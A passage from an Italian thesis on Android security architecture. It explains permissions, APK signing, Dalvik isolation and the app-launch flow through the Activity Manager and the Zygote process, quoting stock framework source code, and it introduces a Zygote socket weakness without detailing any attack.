A questo punto un responso è comunque stato individuato (sia esso positivo o negativo) e viene ritornato in cascata alla funzione. Di seguito è riportato uno schema del flusso di chiamate (Figura 4.2).

4.3.3 Incapsulamento dei componenti

Definendo un'applicazione con la possibilità di incapsulare le sue componenti (ad esempio, attività, servizi, Content Provider e Broadcast Receiver) all'interno del contenuto dell'applicazione, Android non permette l'accesso ad essi da altre applicazioni (assumendo che esse abbiano un diverso user ID). Questo è principalmente fatto definendo la funzione `exported` del componente. Se la funzione `exported` è impostata su `false`, il componente si può accedere solo con l'applicazione che lo possiede o con qualsiasi altra applicazione che condivide lo user ID attraverso la




Figura 4.2: Flusso di chiamate funzione checkPermission

funzione `sharedUserID`. Se impostato a `true`, può essere invocato da applicazioni esterne. Tuttavia, l'invocazione da parte di applicazioni esterne può ancora essere controllata attraverso il meccanismo di autorizzazione, come descritto nella sezione precedente. E' sempre prudente fissare la funzione `exported` manualmente e non contare sul comportamento di default del sistema, dato che può non coincidere con il comportamento previsto. Naturalmente, se un componente è incapsulato o meno, non ha alcun effetto sulla sua capacità di accesso ad altri componenti, che è limitata solo dal loro incapsulamento e dai loro permessi di accesso.

4.3.4 Firma delle applicazioni

Ogni applicazione in Android è contenuta in un file archivio in formato `.apk` per l'installazione. Esso è simile a un file Java standard `.jar` che contiene tutto il codice (`.dex` file) per l'applicazione. Inoltre contiene anche tutte le risorse non-codice dell'applicazione come immagini, stringhe e suoni. Il sistema Android richiede che tutte le applicazioni installate siano firmate digitalmente (sia il codice sia le risorse). L'apk firmato è valido fino a quando il suo certificato è valido e la chiave pubblica associata sia in grado di verificare con successo la firma. La firma delle applicazioni in Android viene utilizzata per verificare che due o più applicazioni siano dello proprietario stesso (verifica `same-origin`). Questa funzione è utilizzata dal meccanismo `sharedUserID` e dal meccanismo di verifica dei permessi `SignatureOrSystem`.

4.3.5 Dalvik security

Come menzionato precedentemente, ogni applicazione lavora in una propria istanza di Dalvik VM che risiede in un processo Linux separato. Per permettere

un avvio rapido delle istanze di Dalvik ma per evitare problemi di accesso in memoria, le Dalvik VM condividono delle librerie dette *core libraries* che sono in modalità sola lettura.

Il vantaggio di avere una Dalvik per ogni applicazione cui viene assegnato un processo e quindi uno spazio in memoria virtuale è che questo previene ragionevolmente attacchi di tipo *buffer overflow* e *stack smashing*. A parte questo, la Dalvik VM non è un meccanismo sufficiente per garantire sicurezza a tutti i livelli (Android, Linux) e deve pertanto essere integrata con gli altri meccanismi di sicurezza propri dei vari livelli (e descritti precedentemente).

Capitolo 5

Lancio di una Applicazione

Come è stato rimarcato nelle sezioni precedenti l'architettura Android può essere classificata mediante 5 livelli: il livello applicativo, l'Application Framework, l'Application Runtime, le librerie e il livello Linux. La prima fase è stata analizzare il flusso intra e inter livello in scenari tipici del normale utilizzo del mobile device.

Ogni applicazione Android è contenuta in un processo differente che ha al suo interno una propria istanza di Dalvik VM. Questo significa che ogni App ha assegnato un Linux user Id differente.

Una delle azioni più comuni che vengono eseguite con un device Android è il lancio di una applicazione da parte dell'utente. Dal punto di vista fisico una applicazione corrisponde a un pacchetto di tipo `.apk` installato sul telefono cellulare. Quando una applicazione viene lanciata, il sistema deve prevedere un processo atto a ospitarla e gestire le procedure di binding prima di poterla mostrare all'utente.

Quando l'utente clicca sull'icona della applicazione questa si traduce in un `onClickEvent` per la user interface del launcher activity. Tale operazione è convertita dalla classe `Instrumentation` (una classe di utilità creata per Android) in una chiamata `startActivity` fornendo come parametro un `Intent`.

Con questa chiamata vi è un passaggio di informazioni tra livello applicativo e il livello di Application Framework poiché la chiamata verrà indirizzata all'*Activity Manager Service* presente nel System Server. Tale passaggio si opera tramite Binder IPC.

L'Activity Manager Service compie diverse azioni:

- Ricerca informazioni sul target dell'azione
- Controllo dei permessi
- Controllo flag

- Determinazione del processo ospitante

5.1 Ricerca informazioni sul target dell'azione

In questo passaggio l'Activity Manager Service deve determinare quale applicazione l'utente vuole avviare. L'oggetto `Intent` contiene tale informazione. Per individuare l'applicazione si fa una chiamata `resolveIntent()` al *Package Manager Service* che è il servizio del System Server che tiene traccia e gestisce tutti i pacchetti installati sul sistema operativo Android. Il risultato di tale chiamata corrisponde a un'insieme di informazioni sull'applicazione da lanciare.

5.2 Controllo dei permessi

In questa fase l'Activity Manager effettua un controllo sui permessi mediante la funzione `checkComponentPermission()`.

Se il chiamante possiede i permessi per avviare l'applicazione la procedura prosegue; in alternativa una `SecurityException` viene sollevata.

5.3 Controllo flag

La procedura prevede un controllo da parte dell'Activity Manager Service atto a verificare se l'applicazione debba essere avviata in un nuovo task (check sul flag `FLAG_ACTIVITY_NEW_TASK`) e se siano presenti flag addizionali (come `FLAG_ACTIVITY_CLEAR_TOP`).

5.4 Determinazione del processo ospitante

L'Activity Manager Service tiene traccia di tutti i processi attualmente running tramite una struttura dati chiamata `mProcessNames` e un array in cui sono presenti tutte le applicazioni per le quali è stato chiesto l'avvio, chiamata `mPendingActivity Launches`.

Se l'applicazione da lanciare è presente in `mProcessNames` vuol dire che esiste ed è running un processo con dentro l'applicazione. L'Activity Manager Service si occupa dunque di richiamare tale processo e mostrarlo all'utente. Tale passaggio si concretizza con una chiamata al metodo `realStartActivityLocked()`.

In caso contrario un nuovo processo deve essere avviato. Per lanciare un nuovo processo sono necessarie tre fasi distinte:

1. Creazione del processo;
2. Assegnazione del processo a una applicazione
3. Lancio dell'activity, service, etc..

5.4.1 Creazione del processo.

L'Activity Manager Service avvia un nuovo processo facendo uso della funzione `startProcessLocked()`. Tale funzione dopo aver effettuato dei controlli preliminari su alcuni flag, imposta i parametri per avviare un nuovo processo e fa una chiamata a `Process.start()` presente in `android.os`:

```
int pid=Process.start("android.app.ActivityThread",
    mSimpleProcessManagement ? app.processName : null,
    uid, gids, debugFlags, null);
```

Tale funzione è responsabile della comunicazione con il processo Zygote. In realtà essa è un front-end del metodo privato `startViaZygote()` che si occupa del collegamento al socket, della formattazione dei dati e del loro invio sul canale.

`StartViaZygote` richiede di specificare:

1. La classe della quale chiamare il metodo statico una volta creato il processo;
2. un nome che appaia nell'elenco dei processi quando faccio il comando `ps`;
3. un UID posix che viene settato al nuovo processo tramite `setuid()`;
4. un GID posix che viene settato al nuovo processo tramite `setgid()`;
5. una lista di gruppi supplementari da aggiungere con la funzione `setgroup()`;
6. un flag per abilitare o meno il debugger per quel processo;
7. degli eventuali argomenti aggiuntivi.

Per essere inviati, i parametri devono sottostare a un specifico formato del tipo `<nomeParametro>=<valore>`. Alcuni di essi sono opzionali (quelli racchiusi da parentesi quadre).

```
1  "--runtime-init --setuid=uid --setgid=gid
2  [--enable-safemode] [--enable-debugger]
3  [--enable-checkjni] [--enable-assert]--setgroups=
4  <groups>(separati da virgole) --nice-name=<niceName>
5  <ClassName>
```

Il codice seguente mostra il parsing e la formattazione operata dal suddetto metodo:

```
1  private static int startViaZygote(final String
    processClass,
2      final String niceName,
3      final int uid, final int gid,
4      final int[] gids,
5      int debugFlags,
6      String[] extraArgs)
7      throws ZygoteStartFailedEx {
8  int pid;
9
10  synchronized(Process.class) {
11  ArrayList<String> argsForZygote = new ArrayList<String>
    >();
12
13  // --runtime-init, --setuid=, --setgid=,
14  // and --setgroups= must go first
15  argsForZygote.add("--runtime-init");
16  argsForZygote.add("--setuid=" + uid);
17  argsForZygote.add("--setgid=" + gid);
18  if((debugFlags & Zygote.DEBUG_ENABLE_SAFEMODE)!=0){
19      argsForZygote.add("--enable-safemode");
20  }
21  if((debugFlags & Zygote.DEBUG_ENABLE_DEBUGGER)!=0){
22      argsForZygote.add("--enable-debugger");
23  }
24  if((debugFlags & Zygote.DEBUG_ENABLE_CHECKJNI)!=0){
25      argsForZygote.add("--enable-checkjni");
26  }
27  if((debugFlags & Zygote.DEBUG_ENABLE_ASSERT)!=0){
```

```
28     argsForZygote.add("--enable-assert");
29 }
30
31 //TODO optionally enable debugger
32 //argsForZygote.add("--enable-debugger");
33
34 // --setgroups is a comma-separated list
35 if (gids != null && gids.length > 0) {
36     StringBuilder sb = new StringBuilder();
37     sb.append("--setgroups=");
38
39     int sz = gids.length;
40     for (int i = 0; i < sz; i++) {
41         if (i != 0) {
42             sb.append(',');
43         }
44         sb.append(gids[i]);
45     }
46
47     argsForZygote.add(sb.toString());
48 }
49
50 if (niceName != null) {
51     argsForZygote.add("--nice-name=" + niceName);
52 }
53
54 argsForZygote.add(processClass);
55
56 if (extraArgs != null) {
57     for (String arg : extraArgs) {
58         argsForZygote.add(arg);
59     }
60 }
61
62 pid = zygoteSendArgsAndGetPid(argsForZygote);
63 }//end sync
64
```

```
65  if (pid <= 0) {
66      throw new ZygotestartFailedEx("zygote start failed:"+
        pid);
67  }
68      return pid;
69 }
```

L'invio vero e proprio è effettuato chiamando il metodo `zygoteSendArgsAndGetPid()`. La funzione apre il socket con lo Zygote se è necessario (ovvero prova a connettersi al socket se non lo ha già fatto), quindi utilizza il buffer stream in uscita per scrivere gli argomenti sul socket e rimane in attesa del risultato (ovvero il pid) che ritornerà come valore della funzione. PID con valore minore di 0 corrispondono a una situazione di errore.

```
1  private static int zygoteSendArgsAndGetPid(ArrayList<
    String> args)
2      throws ZygotestartFailedEx {
3      int pid;
4
5      openZygoteSocketIfNeeded();
6
7      try {
8          sZygoteWriter.write(Integer.toString(args.size()))
9              ;
10         sZygoteWriter.newLine();
11         int sz = args.size();
12         for (int i = 0; i < sz; i++) {
13             String arg = args.get(i);
14             if (arg.indexOf('\n') >= 0) {
15                 throw new ZygotestartFailedEx("embedded
16                     newlines not allowed");
17             }
18             sZygoteWriter.write(arg);
19             sZygoteWriter.newLine();
20
21         sZygoteWriter.flush();
22         // Should there be a timeout on this?
23         pid = sZygoteInputStream.readInt();
```

```
23
24     if (pid < 0) {
25         throw new ZygoteStartFailedEx("fork() failed");
26     }
27 } catch (IOException ex) {
28     try {
29         if (sZygoteSocket != null) {
30             sZygoteSocket.close();
31         }
32     } catch (IOException ex2) {
33         // we're going to fail anyway
34         Log.e(LOG_TAG, "I/O exception on routine close",
35             ex2);
36     }
37     sZygoteSocket = null;
38     throw new ZygoteStartFailedEx(ex);
39 }
40
41 return pid;
42 }
```

5.4.2 Assegnazione di una applicazione ad un processo.

Poichè allo Zygote viene passata come classe `android.app.ActivityThread` si avrà, una volta generato il nuovo processo, una chiamata al suo metodo `main` statico, il cui scopo è quello di associare tale nuovo processo all'applicazione che si desidera avviare. Tale metodo avvia `Thread.attach()` che si appoggia alla funzione `attachApplication()` dell'`ActivityManagerService`.

5.4.3 Lancio dell'activity

Una volta che l'applicazione è stata associata al processo si ritorna al caso precedente, ovvero quello in cui l'applicazione ha un processo associato. A questo proposito viene poi effettuata la chiamata al metodo `realStartActivity()` che andrà a richiamare l'applicazione e la mostrerà all'utente.

5.5 Diagrammi di flusso

Tutta la procedura di avvio di una applicazione può essere riassunta in una serie di diagrammi di flusso (figure 5.2, 5.3 e 5.4).




Figura 5.1: Interazione tra livelli lancio applicazione

5.6 Modello del flow

Sulla base del modello, proposto nella sezione 3.3.2 del capitolo 3 sull'architettura del sistema, andiamo a definire una possibile rappresentazione del flusso di interazione dei vari livelli nel caso del lancio di una applicazione:

$$C_A[appLauncher] \Rightarrow^{b(\alpha)} C_{AF}[ActivityManager] \Rightarrow^{s(\gamma)} C_{AR}[Zygote] \Rightarrow^{J(\beta)} C_L[Zygote] \Rightarrow^{sys()} C_K[ProcessModule]$$

Questa rappresentazione differisce dai tre casi proposti nel capitolo 3 poiché il processo Zygote è un processo speciale che contiene una Dalvik VM differente




Figura 5.2: Flusso di chiamate parte 1




Figura 5.3: Flusso di chiamate parte 2

rispetto alle altre poichè in grado di duplicare e specializzare se stessa mediante una chiama di sistema `fork()`.




Figura 5.4: Flusso di chiamate parte 3

5.7 Considerazioni sulla sicurezza

L'analisi del lancio di una nuova applicazione porta a considerare diversi aspetti riguardanti l'information security. Alcuni di questi sono di carattere generale e sono già stati analizzati (capitolo 4 per *gestione permessi* e *gestione file*)

Il punto fondamentale che è emerso dall'analisi del flusso di controllo del lancio di una nuova applicazione è, senz'altro, la gestione dei processi Linux e la loro assegnazione ad applicativi di livello Android. Nell'attuale concept del sistema è previsto che applicazioni differenti lavorino in processi differenti (con l'unica eccezione degli Shared User).

Il prossimo capitolo mostrerà però come vi sia una *debolezza* nel meccanismo di creazione e assegnazione di un nuovo processo Linux ad una applicazione Android, sfruttando il socket Zygote.

Capitolo 6

Lo Zygote e la vulnerabilità

6.1 Il processo Zygote

Nell'architettura Android il sistema quando ha bisogno di un nuovo processo per contenere una Dalvik VM (e conseguentemente una applicazione avviata al suo interno) non può avviarlo direttamente ma deve fare una richiesta ad un processo speciale chiamato Zygote. Il processo Zygote viene fatto partire al momento del boot dal file `init.rc` del sottosistema Linux; una volta avviato viene contattato dal processo di runtime per avviare il System Server (che contiene tutti i servizi e le activity di sistema) e ogni qualvolta sia necessario un nuovo processo con una nuova Dalvik VM.




Figura 6.1: Fase di boot in Android

Lo Zygote è un processo che contiene una Dalvik VM vergine con solamente alcune librerie precaricate (definite in `src/android/framework/base/preloaded-classes`) tra cui la libreria C *Bionic libc* che altro non è che una versione customizzata e più leggera delle libc standard. Per creare un nuovo processo lo Zygote fa una `fork` di se stesso e poi specializza tale nuovo processo in base alle richieste del sistema. Per ricevere le richieste da parte del sistema nella fase di boot lo Zygote

registra un socket per comunicare. Tale socket si trova in `/dev/socket` ed ha il nome `zygote`.

6.2 Funzionamento del processo Zygote

Il processo Zygote viene avviato in fase di boot-strap. La sua dichiarazione è nel file `init.rc`:

```
service zygote /system/bin/app_process -Xzygote /system/
    bin --zygote --start-system-server
    socket zygote stream 666
    onrestart write /sys/android_power/request_state wake
    onrestart write /sys/power/state on
```

Tra i parametri esplicitati è particolarmente rilevante la definizione del socket `zygote` che sarà di tipo `stream` e che possiede i permessi Linux `666`. Questo punto verrà analizzato più nel dettaglio successivamente.

Il sistema, per avviare il processo Zygote, richiama l'eseguibile C++ `app_process` (presente in `system/bin`)

```
1 int main(int argc, const char* const argv[])
2 {
3     // These are global variables in ProcessState.cpp
4     mArgC = argc;
5     mArgV = argv;
6
7     mArgLen = 0;
8     for (int i=0; i<argc; i++) {
9         mArgLen += strlen(argv[i]) + 1;
10    }
11    mArgLen--;
12
13    AppRuntime runtime;
14    const char *arg;
15    const char *argv0;
16
17    argv0 = argv[0];
18
19    // Process command line arguments
```

```
20     // ignore argv[0]
21     argc--;
22     argv++;
23
24     // Everything up to '--' or first non '-' arg goes to
        the vm
25
26     int i = runtime.addVmArguments(argc, argv);
27
28     // Next arg is parent directory
29     if (i < argc) {
30         runtime.mParentDir = argv[i++];
31     }
32
33     // Next arg is startup classname or "--zygote"
34     if (i < argc) {
35         arg = argv[i++];
36         if (0 == strcmp("--zygote", arg)) {
37             bool startSystemServer = (i < argc) ?
38                 strcmp(argv[i], "--start-system-
                    server") == 0 : false;
39             setArgv0(argv0, "zygote");
40             set_process_name("zygote");
41             runtime.start("com.android.internal.os.
                ZygoteInit",
42                 startSystemServer);
43         } else {
44             set_process_name(argv0);
45
46             runtime.mClassName = arg;
47
48             // Remainder of args get passed to startup
                class main()
49             runtime.mArgC = argc-i;
50             runtime.mArgV = argv+i;
51
```

```

52         LOGV("App process is starting with pid=%d,
               class=%s.\n",
53             getpid(), runtime.getClassName());
54         runtime.start();
55     }
56 } else {
57     LOG_ALWAYS_FATAL("app_process: no class name or
                       --zygote supplied.");
58     fprintf(stderr, "Error: no class name or --zygote
                       supplied.\n");
59     app_usage();
60     return 10;
61 }
62
63 }
```

La funzione `main()` di `app_process` (che risiede nel file `app_main.cpp` presente in `frameworks/base/cmds/app_process/`) fa il parsing dei parametri da linea di comando e richiama tramite `runtime` la classe di inizializzazione dello Zygote: `com.android.internal.ZygoteInit`.

I parametri passati da riga di comando sono: il flag `-Xzygote`, che serve a determinare che il processo da avviare è lo Zygote, e `-start-system-server` che servirà per avviare il system server.

Nel file `ZygoteInit.java` abbiamo la funzione `main()` che serve ad avviare lo Zygote.

```

1 public static void main(String argv[]) {
2     try {
3         VMRuntime.getRuntime().setMinimumHeapSize(5 * 1024
               * 1024);
4         // Start profiling the zygote initialization
5         SamplingProfilerIntegration.start();
6
7         registerZygoteSocket();
8         EventLog.writeEvent(LOG_BOOT_PROGRESS_PRELOAD_START
               , SystemClock.uptimeMillis());
9         preloadClasses();
10        //cacheRegisterMaps();
11        preloadResources();
```

```
12      EventLog.writeEvent(LOG_BOOT_PROGRESS_PRELOAD_END,
13                          SystemClock.uptimeMillis());
14
15      // Finish profiling the zygote initialization.
16      SamplingProfilerIntegration.writeZygoteSnapshot();
17
18      // Do an initial gc to clean up after startup
19      gc();
20
21      // If requested, start system server directly from
22      // Zygote
23      if (argv.length != 2) {
24          throw new RuntimeException(argv[0] +
25                                  USAGE_STRING);
26      }
27
28      if (argv[1].equals("true")) {
29          startSystemServer();
30      } else if (!argv[1].equals("false")) {
31          throw new RuntimeException(argv[0] +
32                                  USAGE_STRING);
33      }
34
35      Log.i(TAG, "Accepting command socket connections");
36
37      if (ZYGOTE_FORK_MODE) {
38          runForkMode();
39      } else {
40          runSelectLoopMode();
41      }
42
43      closeServerSocket();
44  } catch (MethodAndArgsCaller caller) {
45      caller.run();
46  } catch (RuntimeException ex) {
47      Log.e(TAG, "Zygote died with exception", ex);
48      closeServerSocket();
49  }
```

```

45         throw ex;
46     }
47 }

```

Nel dettaglio il `main()` :

- registra il socket zygote (`/dev/socket/zygote`) tramite la funzione `registerZygoteSocket()`;
- carica le classi indicate in `src/android/framework/base/preloadedclasses`;
- carica le risorse preloaded;
- effettua una garbage collection preliminare
- avvia il System Server
- si mette in `selectLoopMode()`.

6.2.1 Avvio del System Server

La funzione `startSystemServer()` imposta i parametri (uid, gid, gruppi, capabilities, nome del servizio e classe di cui avviare il main) e richiama la funzione nativa `Zygote.forkSystemServer()` che fa la fork di se stesso e specializza il nuovo processo come un system server (utilizzando la classe `com.android.server.SystemServer`).

```

1 Prepare the arguments and fork for the system server
  process.
2
3 private static boolean startSystemServer()
4     throws MethodAndArgsCaller, RuntimeException {
5     /* Hardcoded command line to start the system server
      */
6     String args[] = {
7         "--setuid=1000",
8         "--setgid=1000",
9         "--setgroups=1001,1002,1003,1004,1005,1006,1007,
10        1008,1009,1010,3001,3002,3003",
11        "--capabilities=130104352,130104352",
12        "--runtime-init",
13        "--nice-name=system_server",

```

```
14         "com.android.server.SystemServer",
15     };
16     ZygoteConnection.Arguments parsedArgs = null;
17
18     int pid;
19     try {
20         parsedArgs = new ZygoteConnection.Arguments(args)
21             ;
22
23         /*
24          * Enable debugging of the system process if *
25          * either* the command line flags
26          * indicate it should be debuggable or the ro.
27          * debuggable system property
28          * is set to "1"
29          */
30         int debugFlags = parsedArgs.debugFlags;
31         if ("1".equals(SystemProperties.get("ro.
32             debuggable")))
33             debugFlags |= Zygote.DEBUG_ENABLE_DEBUGGER;
34
35         /* Request to fork the system server process */
36         pid = Zygote.forkSystemServer( parsedArgs.uid,
37             parsedArgs.gid,  parsedArgs.gids, debugFlags,
38             null);
39     } catch (IllegalArgumentException ex) {
40         throw new RuntimeException(ex);
41     }
42     /* For child process */
43     if (pid == 0) {
44         handleSystemServerProcess(parsedArgs);
45     }
46
47     return true;
48 }
```

Il pattern degli argomenti passati alla funzione di `fork` rispecchiano il formato di quelli utilizzati per il lancio di una nuova applicazione come visto nel capitolo 5.

```

--setuid=1000
--setgid=1000
--setgroups=1001,1002,1003,1004,1005,1006,1007,1008,
            1009,1010,3001,3002,3003
--capabilities=130104352,130104352
--runtime-init
--nice-name=system_server
com.android.server.SystemServer

```

La chiamata `forkSystemServer()` viene passata allo Zygote che la traduce in una chiama *JNI* alla funzione presente nel file `dalvik_vm_native_dalvik_system_Zygote.c` nel package `dalvik.system.zygote`.

```

